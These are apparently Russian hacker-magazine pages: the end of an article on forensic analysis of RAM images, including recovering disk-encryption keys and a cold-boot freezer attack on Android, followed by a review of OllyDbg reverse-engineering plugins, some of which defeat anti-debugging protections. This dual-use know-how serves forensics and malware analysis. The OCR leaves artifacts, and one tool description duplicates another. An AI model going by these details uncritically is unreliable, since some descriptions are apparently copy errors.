ЧТО ДАЛЬШЕ? АНАЛИЗИРУЕМ СОДЕРЖИМОЕ ОПЕРАТИВНОЙ ПАМЯТИ

Образ оперативной памяти снят. Что дальше? Образ памяти, полученный с помощью правильного инструмента, может быть проанализирован одним из специализированных криминалистических продуктов. Исследование образа оперативной памяти компьютера позволяет криминалистам обнаруживать данные, не попадающие на жесткий диск, такие как переписка в чатах, общение в социальных сетях и играх, изображения, историю работы в браузере, данные реестра, переговоры в онлайновых многопользовательских играх и многое другое.


Инструментарий выбирается экспертом в зависимости от того, что именно требуется обнаружить. К сожалению, на сегодняшний день универсального решения не существует. Какие-то программы позволяют извлечь ключи, с помощью которых можно расшифровать криптоконтейнеры. Другие позволяют найти сообщения, отправленные пользователем компьютера через социальные сети, почту или программы мгновенного обмена сообщениями.

Существуют инструменты для анализа и восстановления изображений, которые просматривал подозреваемый (кстати, с помощью такого инструмента был изобличен по крайней мере один педофил, вышедший на свободу после существенного срока. Тот же инструмент помог оправдать подозреваемого, которого оклеветала жена во время бракоразводного процесса). Наконец, существуют программы, с помощью которых можно восстановить информацию о сетевых соединениях, бывших активными в момент снятия образа.

ПОИСК И АНАЛИЗ ФОТОГРАФИЙ

При ведении расследований, связанных с преступлениями на сексуальной почве, следователю важно узнать, какие изображения (фотографии) просматривал подозреваемый. Изучение жесткого диска помогает не всегда: интересующий следователя раздел может быть зашифрован, а в браузере может быть включен режим «приватности» (или «инкогнито» по версии Chrome). Суть подобных режимов одинакова во всех браузерах: никакая информация о действиях пользователя в интернете на жесткий диск не попадает. Соответственно, при выключении компьютера (или закрытии браузера) все данные пропадают.

Тем не менее где-то эти данные все же хранятся, и в этой ситуации анализ слепка оперативной памяти тоже может помочь. Изображения ищутся методом сигнатурного поиска. Этот механизм очень похож на то, как работают антивирусы: для поиска изображений используется набор сигнатур, которые встречаются в том или ином графическом формате. Скажем, в начале всех файлов в формате JPEG встречается сигнатура JFIF. Обнаружив сигнатуру, алгоритм анализирует соседние байты данных. Если данные указывают на то, что обнаруженный фрагмент принадлежит файлу в известном программе формате, алгоритм рассматривает набор данных в качестве заголовка файла, вычисляя его размер и параметры. Остальное — дело техники.



Belkasoft Evidence Center

Выглядит просто? Действительно, реализовать подобный алгоритм несложно, и именно им пользуется подавляющее большинство разработчиков криминалистических программ. Но здесь имеется не просто подводный камень, а целый огромный подводный риф. Дело в том, что Windows далеко не всегда хранит большие объемы данных в виде непрерывной последовательности. Вместо этого операционная система записывает данные в любые свободные страницы памяти — и далеко не факт, что страницы эти будут расположены последовательно. Стандартный алгоритм сигнатурного поиска может обнаружить заголовок файла, но его содержимое стандартными способами будет восстановить невозможно. Именно поэтому стандартный алгоритм называется «наивным».

На помощь криминалисту приходит набор эвристических алгоритмов, собирающих фотографии из множества небольших фрагментов по принципу мозаики. Такие алгоритмы реализованы и у наших продуктов — в криминалистическом пакете Belkasoft Evidence Center (belkasoft.com), причем сложность их реализации такова, что альтернатив в настоящий момент просто не существует. Результат здесь гарантируется не всегда, а работают такие алгоритмы в десятки раз медленнее обычного сигнатурного поиска. Впрочем, результат того стоит — ведь тратится дешевое машинное время, а не ручная работа эксперта.

Guidance EnCase

ПРОГРАММЫ ДЛЯ ПОИСКА УЛИК В ПАМЯТИ КОМПЬЮТЕРА

Для анализа оперативной памяти эксперты используют следующие основные программы:

- Elcomsoft Forensic Disk Decryptor (elcomsoft.com) — инструмент, позволяющий мгновенно расшифровывать содержимое криптоконтейнеров TrueCrypt, BitLocker и PGP Disk. Также российская разработка;
- Passware Kit Forensic (passware.com) — инструмент, позволяющий мгновенно расшифровывать содержимое криптоконтейнеров TrueCrypt, BitLocker и PGP Disk. Умеет снимать образ памяти с помощью FireWire-атаки. Российская разработка;
- Belkasoft Evidence Center (belkasoft.com) — поиск чатов, постингов и комментариев, оставленных в социальных сетях; сообщений, отправленных через многочисленные программы мгновенного обмена сообщений, и многих других типов улик. Российская разработка;
- Guidance EnCase (guidancesoftware.com) — мощнейший аналитический пакет, позволяющий собирать и обрабатывать многие типы улик. Де-факто является стандартным инструментом, использующимся в американской полиции. Разработка США.

БУМАЖНАЯ РАБОТА

Работа эксперта-криминалиста лишь в малой части состоит из поиска и анализа улик. Заметная часть времени тратится

на документирование процесса: это необходимо для того, чтобы найденные улики смогли быть представлены в суде в качестве вещественных доказательств.

Для того чтобы собранные улики превратились в твердую доказательную базу, эксперту приходится не только подробно документировать каждый свой шаг, но и быть готовым выступить в суде, доказывая обоснованность использования тех или иных методов и инструментов.

Использование программ для снятия образа оперативной памяти неизбежно оставляет следы в памяти компьютера. Сама программа занимает место в памяти, а раз так — какое-то количество оригинальных данных будет вытеснено (переписано). Поэтому нужно использовать программу с минимальным объемом занимаемой оперативной памяти, а сам факт частичной перезаписи содержимого требуется тщательно задокументировать. Еще совсем недавно суды отказывались принимать в качестве вещественных доказательств данные, которые были изменены в процессе их получения. Сейчас ситуация меняется: суды начинают понимать, что в некоторых случаях невозможно сделать омлет, не разбив яйцо.

Анализ работающего компьютера или исследование содержимого жесткого диска?

Как было сказано выше, анализ запущенной машины неизбежно влияет на содержимое оперативной памяти. Во многих случаях могут измениться и данные, записанные на жестком диске. И тем не менее в некоторых случаях специалисты не спешат выключать компьютер.

Когда же необходимо проводить анализ запущенного компьютера? Как правило, к такому анализу прибегают в случаях, когда на жестком диске компьютера не ожидают найти существенных улик, а вот исследование данных, доступных через открытые на компьютере сетевые соединения, способно принести заметные дивиденды.

При выключении компьютера теряется доступ к внешним сетевым ресурсам и VPN-сессиям. Если компьютер использовался как терминал, а реальные данные хранятся где-то на удаленном сервере, эксперту приходится анализировать технику вживую. С таким способом анализа связано большое количество рисков, а для его проведения требуется эксперт высочайшей квалификации (и разрешение суда). Соответственно, прибегают к исследованию запущенного компьютера нечасто.

Конфискуем компьютер

Поставим себя на место эксперта-криминалиста. Имеется работающий компьютер, нам нужно исследовать его содержимое. Наши действия?

До недавнего времени компьютер выключали (зачастую — просто обесточивали, чтобы не дать сработать программам, очищающим лог-файлы при завершении рабочей сессии), после чего из него извлекали все жесткие диски, которые подключали к устройству, блокирующему операции записи. С дисков снимали виртуальные образы, и уже с ними в спокойной обстановке работал эксперт.

С развитием технологии этот способ устарел. Вот, к примеру, какие рекомендации дает официальная инструкция ACPO (Association of Chief Police Officers) британским полицейским:

- Провести оценку рисков. Есть ли необходимость и возможность снять копию эфемерных данных?
- Если возможность существует, установить устройство для снятия слепка оперативной памяти (флешка, внешний диск и тому подобное).
- Запустить программу для снятия образа памяти.
- По завершении работы программы корректно остановить работу устройства.
- Извлечь устройство, использованное для снятия образа памяти.



WWW

Подробнее об атаке с использованием FireWire можно почитать здесь: bit.ly/EvKED, bit.ly/60FDdS

Elcomsoft Forensic Disk Decryptor
Help
Key mining options
Input memory file
Memory dump
Hibernation file
E:\WMTK\WIN-4NABLJ8VVDG-20121217-104223.raw
Browse...
More information on memory files
Search for keys schedules of following algorithms:
'PGP' Volume Master Key (AES-128)
'PGP' Volume Master Key (AES-192)
'PGP' Volume Master Key (AES-256)
'PGP' Volume Master Key (CAST-128)
'PGP' Volume Master Key (Twofish)
'BitLocker' (incl. 'To Go') Volume Master Key
'TrueCrypt' Volume Master Keys
Check all
Uncheck all
< Назад
Далее >
Отмена

Elcomsoft Forensic Disk Decryptor

- Проверить корректность сохраненного образа (для этого в обязательном порядке используется компьютер следователя, а не компьютер, который анализирует эксперт).
- После проверки снятого образа немедленно перейти к процедуре выключения компьютера.

ЧТО МОЖНО УЗНАТЬ О ТЕЛЕФОНЕ, ПОЛОЖИВ ЕГО В МОРОЗИЛКУ

Забавное исследование провели немецкие ученые. При анализе оперативной памяти телефона под управлением операционной системы Android они использовали бытовую морозильную камеру (bit.ly/Xa9XXN).

Идея заморозитьтелефон связана с появлением в системе Android 4.0 возможности шифрования разделов. Эта функция не позволяет исследователю получить доступ к информации, записанной в заблокированном телефоне, без введения корректного пароля. Поскольку подбор пароля — дело длительное и неблагодарное, исследователи решили поискать способ обойти защиту.

Точно так же, как и в ставших уже привычными криптоконтейнерах, ключи для расшифровки записанных в телефоне данных хранятся в оперативной памяти устройства. Если бы существовала возможность извлечь эти ключи, исследователи смогли бы использовать их для расшифровки содержимого устройства.

Возможность снять образ оперативной памяти устройства под управлением Android существует: для этого телефон переводится в специальный отладочный режим fastboot; в память инсталлируется специальная программа, и образ оперативной памяти можно скачать через USB. Проблема здесь в том, что при перезагрузке телефона в отладочный режим содержимое оперативной памяти успевает обнулиться.

Чтобы замедлить процесс обнуления памяти, ученые положили телефон в морозилку, заморозив его до температуры −15 градусов. При такой низкой температуре ячейки памяти меняют состояние очень медленно. Соответственно, при выключении охлажденного телефона и моментальной его перезагрузке в отладочный режим содержимое оперативной памяти не успевает обнулиться. Эксперимент оказался удачным: исследователям удалось извлечь из телефона двоичные ключи, с помощью которых были зашифрованы разделы с пользовательскими данными.

Подробнее об этом эксперименте можно прочитать на сайте университета. Там же доступен пакет программ FROST, с помощью которого скачивается образ оперативной памяти и извлекаются криптоключи: bit.ly/Xa9XXN.

ЗАКЛЮЧЕНИЕ

Работа «цифрового» криминалиста интересна и необычна. Квалифицированных экспертов не хватает всегда и везде. На одной американской конференции начальник городского полицейского управления сетовал на плотность графика компьютерных криминалистов: на исследование каждого конфискованного устройства эксперт может уделить не более сорока минут. Что можно успеть сделать за сорок минут? С использованием программ, описанных в этой статье, — очень и очень немало. ⌶

Если компьютер использовался как терминал, а реальные данные хранятся где-то на удаленном сервере, эксперту приходится анализировать технику вживую

НАРЯЖАЕМ ОЛЬКУ

Сергей Сторчак
ser-storchak@mail.ru,
@ser_storchak,
ser-storchak.blogspot.ru

Подбираем наиболее интересные плагины для популярного отладчика

Многие реверсеры не понаслышке знакомы с OllyDbg — бесплатным 32-битным отладчиком пользовательского режима (ring 3). Основные его плюсы: бесплатность, малый размер, интуитивно понятный интерфейс, простота управления и поддержка плагинов, которые существенно расширяют его функциональность. На сегодняшний день насчитывается свыше 500 плагинов, и среди этого разнообразия мы постарались выделить для тебя наиболее интересные.




OLLYDUMPEX

Сайт: bit.ly/16Db6B1
Для: OllyDbg 1.10/2.01, ImmunityDbg 1.7/1.8, IDA Pro, WinDbg 6

При решении различных задач, связанных с реверс-инжинирингом, а если точнее — при работе с вредоносным программным обеспечением, которое активно использует различные обфускаторы и упаковщики, довольно часто приходится производить дамп памяти процесса для последующего его анализа. Так как процесс активен, то большинство его упаковщиков и обфускаторов уже отработали и можно видеть почти истинное лицо негодяя. Так что дампер памяти процесса в таких задачах вещь незаменимая. Каждый исследователь отдает предпочтение тому или иному отладчику, например из-за набора плагинов, но порой необходимо их варьировать, а интерфейс и возможности плагинов хотелось бы иметь одинаковые вне зависимости от отладчика. OllyDumpEx решает данную проблему — он позволяет очень гибко дампить память и поддерживает несколько самых популярных отладчиков: OllyDbg 1/2, Immunity Debugger 1.7/1.8, IDA Pro, WinDbg. Особенности инструмента:

- выбор для дампа EXE-файла, DLL или иного модуля;
- поиск MZ/PE-сигнатур в памяти;
- поддержка PE32+;
- поддержка нативных 64-битных процессов (пока только в IDA Pro);
- дамп любого адресного пространства как секции (даже если ее нет в заголовке секций);
- добавление пустых секций;
- правка RVA в DataDirectory для последующего изменения ImageBase;
- автовычисление большого количества параметров (RawSize, RawOffset, VirtualOffset и других).




OllyDumpEx за работой

OLLYMIGRATE


Сайт: bit.ly/1btgT9i
Для: OllyDbg 1.10/2.01, ImmunityDbg 1.7/1.8, IDA Pro, WinDbg 6

Каждый дебаггер имеет как сильные, так и слабые стороны, и у каждого они свои — идеального инструмента нет. В одном удобно обходить антиотладочные приемы, в другом использовать огромный арсенал уже готовых плагинов, а в третьем писать собственные скрипты. С недавних пор стало возможно работать последовательно сразу в OllyDbg, Immunity Debugger, WinDbg и IDA Pro. Как? Встречай OllyMigrate Plugin — данный плагин позволяет передавать процесс отладки другому отладчику без перезапуска исследуемого приложения. Так что мы можем задействовать только сильные стороны каждого отладчика, используя миграцию от одного к другому. Например, мы можем начать с OllyDbg для обхода антиотладочных приемов и нахождения OEP (Original Entry Point), а затем передать управление Immunity Debugger и, благодаря его поддержке Python-скриптов, править обфусцированную Import Table. Как ты уже понял, плагин поддерживает: OllyDbg 1/2, Immunity Debugger 1.7/1.8, IDA Pro, WinDbg. Особенности:

- многопоточность и возможность приостанавливать потоки;
- перенос настроек софтверных точек останова.



Передаем полномочия по дальнейшей отладке Immunity Debugger'у



Результат работы OllySocketTrace. Трасса переданных данных

OLLYSOCKETTRACE

Сайт: bit.ly/1eCz9hO
Для: OllyDbg v1.10

Плагин для трассировки всех операций с сокетами, выполняемых процессом. Во время выполнения программы записывает все отправленные и принятые буферы, а также все параметры, переданные в сетевые функции, и возвращенные этими функциями значения.

В настоящее время поддерживаются следующие операции с сокетами: WSASocket, WSAAccept, WSAConnect, WSARecv, WSARecvFrom, WSASend, WSASendTo, WSAAsyncSelect, WSAEventSelect, WSACloseEvent, listen, ioctlsocket, connect, bind, accept, socket, closesocket, shutdown, recv, recvfrom, send и sendto.

Просто запусти плагин, когда захочешь отследить операции, проводимые над сокетами. OllySocketTrace автоматически расставит все необходимые брейкпоинты и будет записывать всю необходимую информацию, как только они будут срабатывать. Чтобы посмотреть получившийся результат, надо выбрать пункт меню OllySocketTrace Log.



DVD

Все упомянутые в статье плагины ждут тебя на диске, аккуратно разложенные по папкам.



WWW

Большое количество плагинов для OllyDbg:

OpenRCE: OllyDbg Plugins (bit.ly/h3M05d)

Tuts 4 You: OllyDbg Archive (bit.ly/1eDJdr4)


OLLYHEAPTRACE

Сайт: bit.ly/13ccnOf
Для: OllyDbg v1.10

Плагин для трассировки манипуляций с кучей. Предназначен в первую очередь для отладки переполнений кучи, когда необходимо контролировать расположение кучи во время перезаписи определенной структуры, например заголовка блока, структуры критической секции или других прикладных данных. При активации плагин автоматически создает точки останова (RtlAllocateHeap, RtlFreeHeap, RtlCreateHeap, RtlDestroyHeap, RtlReAllocateHeap, RtlSizeHeap, GetProcessHeap and RtlInitializeCriticalSection, RtlDeleteCriticalSection) и записывает необходимую информацию, когда их достигает.

Особенности:

- просмотр трассировки кучи;
- подсветка разными цветами каждой отдельной трассировки кучи;
- фильтрация «лишней» информации для конкретной кучи.




Лог манипуляций над кучей

КАК УСТАНАВЛИВАТЬ ПЛАГИНЫ?

Для начала необходимо создать в директории программы папку с названием Plugins. Это позволит в дальнейшем избежать замусоривания основной директории, а в случае необходимости без труда отыскать неработоспособный/конфликтный плагин. Далее копируем DLL-файл плагина в созданную директорию, после чего запускаем отладчик и указываем путь к этой папке:

- OllyDBG v1.10: выбираем Options → Appearance и закладку Directories. В пункте Plugin path указываем путь к папке с плагинами.
- OllyDBG v2.01h: выбираем Options → Options и раздел Directories. В пункте Plugin directory указываем путь к папке с плагинами.

Перезапускаем отладчик и ищем появившийся пункт в меню Plugins.



НАСТРОЙКА ГРАФИЧЕСКОЙ СХЕМЫ

Стандартная цветовая схема OllyDbg достаточно скучна и не очень информативна. К ней, конечно, со временем можно привыкнуть, но лучше настроить внешний вид так, чтобы глаз мгновенно ориентировался в ассемблерном листинге. В конце концов, от этого зависит продуктивность работы. Настроить цветовую схему можно двумя способами: непосредственно из меню «Опции → Оформление → Colours» или через правку файла ollydbg.ini. Ищешь в файле секцию [Colours] и играешься с настройками цветов по своему желанию. Подробно этот процесс описан на официальном сайте: bit.ly/1cGR2zr.

PYLLOW

Сайт: bit.ly/19INH8N
Для: OllyDbg v2.01

Почему так много реверсеров пользуются Immunity Debugger? Да потому, что он, как и IDA, имеет встроенную поддержку Python. Этот скриптовый язык здорово упрощает исследование бинарного кода, позволяя быстренько накидать небольшой скриптик, автоматизирующий ту или иную рутинную задачу. OllyDbg же мог похвастаться только поддержкой скриптов, написанных на ассемблероподном языке (при наличии установленного ODbgScript).

К счастью, парень под ником Pablo Escobar решил не мириться с таким положением дел и написал плагин для OllyDbg, интегрирующий в него поддержку Python, — Pyllow. Теперь можно писать скрипты, автоматизирующие рутинную работу реверсера, которые будут запускаться внутри отладчика и иметь доступ к большинству OllyDbg API. Плагин распространяется в исходниках, поэтому скажу пару слов про его сборку. Для его компиляции понадобится Visual Studio 2010, библиотека Boost, скомпилированный Boost.Python и 32-разрядная версия Python 3.x (было протестировано на 3.2). В зависимости от настроек ОС тебе, возможно, придется указать Boost все установленные в твоей системе версии Python, а затем выбрать нужную во время сборки. Это можно сделать, добавив в файл `/boost-dir/tools/build/v2/user-config.jam` строки вида:

```
using python : 3.2 : "C:/Program Files (x86)/↵
Python32/python.exe" # path to your Python ↵
setup : : : 32 # x86-32 only ;
```

Главное тут — указать правильный путь до интерпретатора. После чего собрать Boost.Python с помощью команды:

```
bjam --toolset=msvc-10.0 --build-type=complete ↵
--with-python python=3.2 address-model=32
```


Если возникнут какие-то трудности, то официальный мануал Boost должен помочь: bit.ly/14FU7xP.

INJECTHOOKLIB

Сайт: bit.ly/19X2GoR
Для: OllyDBG v1.10

Довольно любопытное расширение, которое позволяет перехватывать системные вызовы из пользовательского режима. Техника перехвата интересна, поэтому рекомендую ознакомиться с ней в блоге автора (bit.ly/OjxUMj для Windows XP, bit.ly/NZW6Ci для Windows 7). Все, что требуется от пользователя, — установить плагин и написать свою DLL-библиотеку, в которой будут реализованы обработчики перехватываемых функций. Как ее реализовать, можно посмотреть по укзванным ссылкам или изучить исходный код примера (bit.ly/168kcF2), который любезно предоставил автор данного расширения.

Такой плагин может пригодиться для решения различных задач, например при анализе вредоносных программ и распаковке.




Инжектим библиотеку для перехвата системных функций из user-mode

OLLYGRAPH

Сайт: bit.ly/19c55cs
Для: OllyDbg v2.01

Одна из фич, которая меня особенно привлекает в IDA Pro, — возможность представить функцию в виде графа. Так намного удобнее анализировать код, сразу становится видно, каким образом мы дошли до того или иного участка, какие условия и как сработали. Плюс можно еще посмотреть граф вызовов, чтобы понять, из каких мест программы вызывается исследуемая функция. К счастью, данная возможность есть теперь и в OllyDbg, надо лишь установить плагин OllyGraph. Он позволяет представить программу в виде блок-схем, схожих с теми, что строятся в IDA Pro. Более того, для визуализации используется тулза wingraph32, входящая в состав иды. Для версии 1.10 есть альтернативный плагин OllyFlow (bit.ly/14lNtpb) — немного улучшенная версия OllyGraph от того же автора.




Вызываем OllyFlow для построения графа

ПЛАГИНЫ ПЕРВОЙ НЕОБХОДИМОСТИ

Помимо продвинутых плагинов, которые могут использоваться не так уж часто, необходимо также иметь и джентльменский набор на каждый день. Обычно в такой набор включают следующие расширения:

- Command Bar (bit.ly/14GHQcr) — аналог встроенного плагина Command Line. Добавляет панель с командной строкой для ввода команд управления отладчиком, что позволяет ускорить процесс отладки.
- PhantOm Plugin (bit.ly/qyNqJO) — антиотладочный плагин от российского разработчика для скрытия OllyDbg и исправления уязвимостей отладчика, эксплуатируемых различными протекторами. Помогает от большинства распространенных методов обнаружения.
- Похожим функционалом обладает плагин китайского происхождения StrongOD (bit.ly/gzazAd). Ходили даже слухи про обнаруженный в нем рипнутый код из PhantOm.
- Антиотладочные свойства также присутствуют и в Olly Advanced (bit.ly/14GI0An). Это своего рода швейцарский армейский нож, который, помимо прочего, расширяет функционал OllyDbg и устраняет некоторые раздражающие вещи и ошибки данного отладчика.
- Не менее важный плагин — ODBGScript (bit.ly/17Is2AM), позволяющий писать и выполнять скрипты для автоматизации необходимого процесса, например распаковки файлов.
- Замыкает список OllyDump (bit.ly/17Is4si) — отличный дампер процесса со встроенным реконструктором таблицы импорта.



Открываем сайт MSDN вместо стандартного файла справки

OLLYMSDN

Сайт: bit.ly/HABDmP
Для: OllyDbg v1.10, Immunity Debugger 1.7/1.8

Количество функций WinAPI огромно, и знать их все как свои пять пальцев просто нереально. Поэтому иногда приходится заглядывать в документацию, чтобы уточнить/узнать, что возвращает та или иная функция или какие параметры принимает on the input. К сожалению, стандартный файл помощи не может предоставить всю необходимую информацию, поэтому приходится запускать браузер и идти на MSDN. Так почему бы полностью не заменить этот файл online-документацией? Для этого всего-то надо установить плагин OllyMSDN. Убеждаемся, что что в качестве справки у нас стоит файл WIN32.HLP (Помощь → Выбрать справку по API). Если такого файла нет, то необходимо создать пустой с таким именем и указать его Olly. Теперь, когда ты попытаешься в отладчике получить доступ к файлу справки, плагин перехватит функцию WinHelp() API и вместо старого файла откроет тебе сайт MSDN. А чтобы получить информацию о конкретной функции во время отладки, надо кликнуть правой кнопкой мыши на инструкцию call и выбрать пункт «Help on symbolic name» или просто нажать <Ctrl + F1>.



OLLYDBG PDK


Плагинов на все случаи жизни не бывает, поэтому рано или поздно может настать момент, когда придется «шить наряд» для Оли самому, чтобы решить очередную амбициозную задачу. В таком случае тебе понадобится PDK — Plugin Development Kit, который можно скачать с официального сайта bit.ly/18oD7t6 или взять с нашего диска.

UBERSTEALTH

Сайт: bit.ly/14AKk9r
Для: OllyDbg v2.01, IDA Pro

На какие только ухищрения не пойдут разработчики программ, чтобы защитить свое детище от исследования! Особенно такими подарками изобилуют различные упаковщики, хотя и среди обычных программ тоже довольно часто встречаются особи, нашпигованные антиотладочными приемами. Вручную обходить все эти защиты просто заморишься — тут уже одной правкой возвращаемого функцией IsDebuggerPresent значения не обойдешься. Вот и приходится использовать спецсредства в виде данного плагина. Поставляется он в исходниках, так что придется собирать вручную. Для этого понадобится библиотека Boost >=1.48.0, WTL (Windows Template Library) >=8.1, Windows Driver Kit >= 7.0, DDKBuild. Да-да, зрение тебе не изменило — WDK & DDK, так как для своего сокрытия отладчик использует драйверы. Ну и конечно же, Visual Studio 2008.

Что интересно, плагин работает не только в OllyDbg, но и в IDA Pro.




Uberstealth — основные техники сокрытия

DETACHME

Сайт: bit.ly/16EjhZJ
Для: OllyDbg v1.10

Одной из полезных фич, появившихся во второй версии OllyDbg, была функция Detach, которая позволяла «отсоединить» отладчик от исследуемого процесса, чтобы процесс мог дальше самостоятельно работать. К сожалению, в версии 1.10, любимой многими, такой функции нет — можно только присоединиться к исследуемому процессу. Это легко исправить, поставив плагин DetachMe, который позволяет в любое время отсоединить отлаживаемые программы от OllyDbg и продолжить осуществлять внешний контроль над отладчиком. Кроме того, отключение программных и процессорных точек останова никак не повлияет на соответствующие UDD-файлы.

